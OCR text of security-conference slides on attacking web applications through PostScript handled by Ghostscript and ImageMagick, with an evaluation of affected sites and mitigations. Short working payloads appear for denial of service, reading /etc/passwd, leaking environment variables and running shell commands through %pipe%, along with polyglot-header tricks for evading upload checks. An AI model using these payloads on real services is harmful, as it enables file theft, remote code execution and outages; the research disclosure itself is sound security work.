PostScript Undead:

Pwning the web with a 35 year old language

Jens Müller, Vladislav Mladenov,
Dennis Felsch, Jörg Schwenk

RUHR
UNIVERSITÄT
BOCHUM
RUB

About @jensvoid

- Passionate bounty hunter
- Interests: IoT, web security
- Likes mixing old tech and new tech
  - Printer hacking
  - EFAIL attacks


Today: PostScript in the web

- Remember ImageTragick?

CVE-2016–3714

Today: PostScript in the web

- Similar attack surface
- Impact: DoS, LFI, RCE
- But *much* less known




```
(/etc/passwd) (r) file
```

```
root:x:0:0:root:/root:/bin/sh
```

Today: PostScript in the web

```
PostScript executed!
root:x:0:0:root:/root:/bin/bash
```



Web App

PS

Overview


1. **Motivation**
2. **Attacking websites**
3. **Evaluation**
4. **Mitigations**

PostScript

- Invented by Adobe (1982 – 1984)
- Heavily used on laser printers

PostScript

- Invented by Adobe (1982 – 1984)
- Turing complete language



filetype:ps "bruce schneier"

About 844 results (0,38 seconds)

[PS] A Performance Comparison of the Five AES Finalists
https://www.schneier.com/academic/paperfiles/paper-aes-comparison.ps
by B Schneier - 2000 - Cited by 65 - Related articles
1. A Performance Comparison of the Five AES Finalists. **Bruce Schneier**. security, Inc. 3031 Tisch Way, suite 100PE. san Jose, CA 95128.


Hello World

```
%!PS

/Helvetica 100 selectfont

50 500 moveto

(Hello World) show
showpage
```



Hello World


Hello World

```
%!PS

/Helvetica 100 selectfont

50 500 moveto

product show
showpage
```



GPL Ghostscript

Hello World

```
%!PS

/Helvetica 100 selectfont

50 500 moveto

product show
showpage
```

hp LaserJet 4250

Denial-of-Service (DoS)

- CPU:

```
{} loop
```

- Memory:

```
{65535 array} loop
```

- Storage:

```
null (w) .tempfile
{dup 0 write} loop
```

Information disclosure

```
%!PS

/Helvetica 100
selectfont

50 500 moveto

              pop show
showpage
```


Information disclosure

```
%!PS

/Helvetica 100
selectfont

50 500 moveto

(USER) getenv pop show
showpage
```




jens

File system access

- Read, write, delete, list, stat
- Depending on Ghostscript version, this is *somewhat* restricted if `–dSAFER` is used

Shell command execution

- RCE by design w/o `-dSAFER`




```
$ gs
GS>(%pipe%id) (w) file
GS<1>uid=1000(jens) gid=1000(jens) groups=1000(jens)
```

Shell command execution

- RCE by design w/o –dSAFER
- Various –dSAFER bypasses

Content masking: example.pdf



Wikimedia Commons

a collection of 49,208,625 freely usable media files to which anyone can contribute

Picture of the day

Overview

1. **Motivation**
2. **Attacking websites**
3. **Evaluation**
4. **Mitigations**

Attacking websites with PS/EPS/AI

- Who process PostScript on the web?
  - Conversion websites
  - Thumbnail preview
- PDF is more common these days
  - Can we embed PostScript in PDF?
  - Yes we can (four methods)

Attacking websites with images

- What about `image only’ websites?
- Vulnerable if ImageMagick used
  - Has its own file format detection

Chain of escalation

⬇


```
$img->resize()
```

laravel

Chain of escalation

```
$img->resize()
Imagick::resizeImage()
```

Chain of escalation



```
$img->resize()
Imagick::resizeImage()
convert/libmagick++
```

Chain of escalation

```
$img->resize()
Imagick::resizeImage()
convert/libmagick++
system('/usr/bin/gs')
```

Chain of escalation

```
$img->resize()
Imagick::resizeImage()
convert/libmagick++
system('/usr/bin/gs')
```

laravel

php


ImageMagick

ghostscript

“Hey, I just wanted to resize an image…”

Attacking websites

- Additional file type checks required
- How do web applications do it?
  - ~~File extension~~
  - ~~Content type~~
  - ~~Convert file~~
  - File header ?




GIF89a…

≤1023 bytes


%PDF-1.2

%!PS

Putting it all together



```
PostScript executed!
01522407434 .
01522407434 ..
01522407434 /dev
01522407434 /tmp
01522407434 /usr
01522407434 /proc
```



Web Application

Web Frontend

ImageMagick

GhostScript

Input: *{pdf,ps,eps,png,jpeg,gif,...}*

Input: *{pdf,ps,eps}*


Input: *{pdf,ps,eps}*


Feedback channel

Overview

1. **Motivation**
2. **Attacking websites**
3. **Evaluation**
4. **Mitigations**

Evaluation: Conversion websites





Evaluation: High value websites

LFI (+list)	RCE (no -dSAFER)	RCE (-dSAFER bypass)
Microsoft	Telekom	Steam
	GMX	Imgur
	Box.com	Shutterstock
	ZoHo	Basecamp
	99Designs	Evernote
	+ 2 Bitcoin Exchanges	

Overview


1. **Motivation**
2. **Attacking websites**
3. **Evaluation**
4. **Mitigations**

Countermeasures

- If not required, do not execute PostScript
  - Remove ImageMagick handlers (policy.xml)
  - PDF: Replace Ghostscript with Poppler
- If required, use additional sandboxing
  - chroot, firejail, seccomp, …

Conclusion

- **PostScript must die!**



Ghostscript exploitation:
http://bit.ly/gs-cheat-sheet

Thank you!
Questions?